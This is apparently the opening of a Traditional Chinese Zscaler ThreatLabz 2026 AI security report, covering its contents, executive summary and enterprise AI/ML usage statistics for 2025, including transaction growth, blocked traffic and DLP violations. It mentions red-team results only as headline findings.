

ThreatLabz 2026 年
AI 安全報告



目錄



執行摘要 03

主要發現 05

AI/ML 使用趨勢 07

- 全球 AI/ML 交易成長 08
- 熱門 LLM 供應商、應用程式與部門 10
- 被阻擋的交易 13
- 傳送至 AI 應用程式的資料 14
- AI 應用程式的資料外洩 15
- 嵌入式 AI 的興起 17
- 按產業劃分的 AI/ML 使用量 18
- **按國家劃分的 AI/ML 使用量** 22

企業 AI 風險與威脅情勢 26

- **案例研究： GenAI 增強型惡意程式和社交工程在與北韓相關攻擊活動中的應用** 28
- **案例研究：針對南亞地區的攻擊活動中湧現的 AI 指標** 33
- **案例研究：企業 AI 系統真正突破的是什麼？** 34

AI 治理的最新階段 38

2026 年 AI 安全性預測 40

最佳做法：確保企業安全採用 AI 42

Zscaler 如何提供全方位 AI 保護 45

研究方法 48

- **關於 ThreatLabz** 48

©2026 Zscaler, Inc. 保留所有權利。

執行摘要_

在 2025 年，AI 的日常現實體現在速度、規模和持續採用。

如今，企業在整個業務中都依賴人工智慧和機器學習 (AI/ML) 來加快發展速度、實現決策自動化並提高生產力。AI 以幾年前還難以想像的速度支援發展、通訊、研究和營運。但這種加速發展也越來越需要更多權衡：越來越多的敏感資料流經越來越多的 AI/ML 應用程式，而可見性往往越低，護欄也越少。

隨著 AI 版圖不斷擴張，企業的攻擊面也隨之擴大，而在過去一年內威脅行為者迅速跟進。更低的門檻與更高的擬真度使攻擊更快、也更具說服力；同時，代理型與半自主式 AI 的濫用初現端倪，顯示威脅的演變方向正在改變。與此同時，組織正面臨日益多元的風險組合，從影子與嵌入式 AI，到幻覺與未妥善保護的私有模型。

企業如何保障 AI 全面滲透下的環境安全，如何推動 AI 驅動的創新，以及如何抵禦 AI 帶來的威脅？（當然，所有措施都不能減慢業務發展速度）。

Zscaler ThreatLabz 2026 年 AI 安全性報告探討企業如何應對這種平衡挑戰。該報告分析 2025 年 1 月至 2025 年 12 月期間 Zscaler Zero Trust Exchange™ 上觀察到的 9,893 億筆 AI/ML 交易，從而對 AI 在全球環境中的實際使用（和限制）情況進行深入分析。

資料顯示加速進程仍在繼續。企業 AI/ML 活動年增 83.3%，資料傳輸量成長 92.6%，達到 18,000 太位元組 (TB) 以上。在這種規模下，AI 與其說是一組離 散工具，不如說是「永遠在線」的基礎設施，持續搬移並轉換企業資料。然而，存取仍遠未達到不受限制的程度。各組織阻擋 39% 的 AI/ML 交易，反映出對資料外洩、隱私與政策執行的持續顧慮。

使用模式還能揭示價值與風險的交集。員工最依賴的 AI 應用程式，諸如 Codeium、Grammarly 和 ChatGPT，是工作完成方式的核心，推動最高水準的活動，同時也出現在我們風險調查結果的最前線。

到 2026 年，保障 AI 安全不僅在於控制 AI/ML 應用程式，更在於保障整個企業 AI 的發現、建構、使用和管控方式的安全。企業需要了解 AI 的使用和風險，需要即時強化 AI 系統和資料的保護措施，以及在確保存取安全的同時推動創新發展的統一控制機制。本報告深入探討影響 AI 安全性的趨勢和現狀，並為希望降低風險並安全採用 AI 的企業提供指引。

©2026 Zscaler, Inc. 保留所有權利。

這對企業領導者意味著什麼

- **AI 如今已成為企業基礎設施。**
  近萬億筆 AI 交易顯示其運作持續不斷、永不停歇。為了支援安全且可擴展的採用 AI，必須像對待雲端運算、身分管理和資料管理一樣，嚴格管控 AI。


- **資料外洩風險如今與資料量成正比，而非意圖。**
  即使使用已被核准且符合業務意圖，透過 AI 工作流程進行的 PB 規模資料傳輸也會因重複和速度而增加暴露風險。

- **已核准的 AI 是主要風險面。**
  主流的、經批准的 AI 工具佔據企業 AI 活動和資料互動的大部分。雖然影子 AI 仍然是一個關鍵問題，但僅僅解決未經授權的工具並不能完全消除與 AI 相關的風險和暴露風險。

- **資安問題正在限制 AI 採用率。**
  39%的 AI 交易被阻擋，顯示政策落實正在積極影響 AI 的使用方式。這反映的是治理措施的實際使用，而非對 AI 的抵制，領導者們正在權衡創新速度和風險承受能力之間的利弊。

- **傳統的安全模型與 AI 工作流程不相符。**
  為人類節奏的作業與靜態資料所設計的控制措施，無法跟上機器驅動的高頻率 AI 互動。

- **能夠大規模管控 AI 的組織將獲得競爭優勢。**
  透過強而有力的內嵌式控制措施實現廣泛使用 AI 的企業，將比因風險管理不善而被迫完全限制使用 AI 的企業發展更快。



©2026 Zscaler, Inc. 保留所有權利。

主要發現

ThreatLabz 分析2025 年 1 月至 2025 年 12 月期間 Zscaler 雲端中的**9,893 億筆 AI 和 ML 交易**。以下主要發現基於跨越不同時間段*的資料進行比較分析。

企業 AI 應用持續保持強勁成長力道 AI/ML 活動年增 83%，在超過 3400 個應用程式的生態系統中，交易量接近 1 兆筆。

企業傳送至 AI 工具的資料量越來越大。 總計有 18,033 TB 的資料傳輸到 AI/ML 應用程式，年增 93%。

高阻擋率表示風險管理工作持續運作。企業阻擋 39% 的 AI/ML 交易，彰顯隨著 AI 使用範圍的擴大，人們持續擔憂資料外洩、隱私和政策一致性等議題。

企業級 AI 系統極易遭到入侵。Zscaler 紅隊演練專家發現，大多數企業級 AI 系統只需 16 分鐘即可被攻破，並且在所有受測系統中都發現了關鍵缺陷。

* 資料收集週期：

- 年度和按年分析：2025 年 1 月至 12 月，並與 2024 年同期進行按年比較。
- DLP 違規資料與國家級資料：2025 年 6 月至 2025 年 12 月。

©2026 Zscaler, Inc. 保留所有權利。

OpenAI 是領先的 LLM 供應商。OpenAI 佔據絕大部分的 LLM 驅動之企業交易（是 Codeium 的三倍），使其成為目前事實上的 LLM 標竿。

ChatGPT 造成絕大多數的 DLP 違規事件。在所有分析的 AI/ML 應用程式中，ChatGPT 產生了 4.1 億次資料外洩防護 (DLP) 政策違規，證實與高語境 AI 助理相關的企業風險。

整合式生產力應用程式是企業使用 AI 的核心。Grammarly 成為交易量排名第一的應用程式，這反映出企業依賴直接在通訊和業務流程內運作的 AI。

金融保險和製造業再次引領企業使用 AI。這兩個產業連續第三年佔據 AI/ML 流量的最大份額（分別為 23% 和 20%），這主要源於現代化改造和繁重的文件工作流程。

美國仍然是 AI/ML 交易的主要來源。相關活動主要集中在美國，佔交易總量的 38%，其次是印度（14%）和加拿大（5%）。

廣泛採用 AI 持續擴大企業的攻擊面。在企業工作流程中廣泛的使用 AI 已創造更多資料和存取權暴險的途徑，進而增加資料外洩、濫用和 AI 輔助攻擊的可能性，這更加彰顯零信任架構和 AI 驅動的安全控制的必要性。

©2026 Zscaler, Inc. 保留所有權利。

AI/ML 使用趨勢


2025 年，企業對 AI 的使用持續保持快速穩定的成長動能。

ThreatLabz 對 AI 使用趨勢的分析現在涵蓋超過 3,400 個推動 AI/ML 交易的應用程式，這是去年的四倍。雖然這些應用程式產生的流量有限，但應用程式生態系統本身的巨大成長卻是重要指標。這反映出 AI 能力正在供應商、使用案例和業務功能中迅速普及，讓機會和暴露範圍同時擴大。

為了了解這種成長如何轉化為企業實際使用 AI 情況，ThreatLabz 分析多個層面的 AI/ML 活動：

- **根據 URL 類別統計的** AI/ML 交易總量，包括允許和阻擋的活動。
- **LLM 供應商排名，**確定哪些模型提供者產生最多 AI/ML 流量並為企業 AI 工作流程提供支援。
- **熱門 AI/ML 應用程式，**重點介紹推動企業 AI 活動和流量的具體應用程式。
- **部門 AI 使用情況，**將大批量 AI 應用程式映射到常見的企業部門，以了解在日常工作中應用 AI 的領域。

透過這些視角，我們旨在全面展現 AI 在企業中的實際採用情況，以及其使用、依賴和風險的交會點。



©2026 Zscaler, Inc. 保留所有權利。

全球 AI/ML 交易成長

到 2025 年，AI/ML 交易量將接近一兆筆大關，總計 9,893 億筆。這種成長很大程度上與 ChatGPT、Grammarly 和 Codeium 等高流量應用程式有關。

按交易量劃分的 AI/ML 使用趨勢





圖 1:AI/ML 交易量較去年同期比較(2025 年 1 月至 12 月)



主要發現

在超過 3400 個應用程式的生態系統中，AI/ML 活動年增 91%。

©2026 Zscaler, Inc.保留所有權利。

如同往年，一部分流量歸入「一般 AI 應用」類別。這代表那些無法對應到特定已知應用程式、但被判定與 AI 相關的 AI/ML 交易；判定是透過 Zscaler 以 AI/ML 驅動的 URL 分類，其分析文字、影像與其他內容訊號以辨識 AI 活動。由於新的 AI 應用出現速度快於人工分類，因此必須偵測先前未知的 AI 流量來源，並將其納入安全政策的管控與強制執行。

除非另有說明，本報告後續分析僅僅聚焦於已分類的應用程式。這種方法使我們能夠透過現有的 AI/ML 應用程式來了解 AI 的採用情況。




圖 2：通用和已分類 AI 應用程式中的 AI/ML 交易分布

©2026 Zscaler, Inc. 保留所有權利。

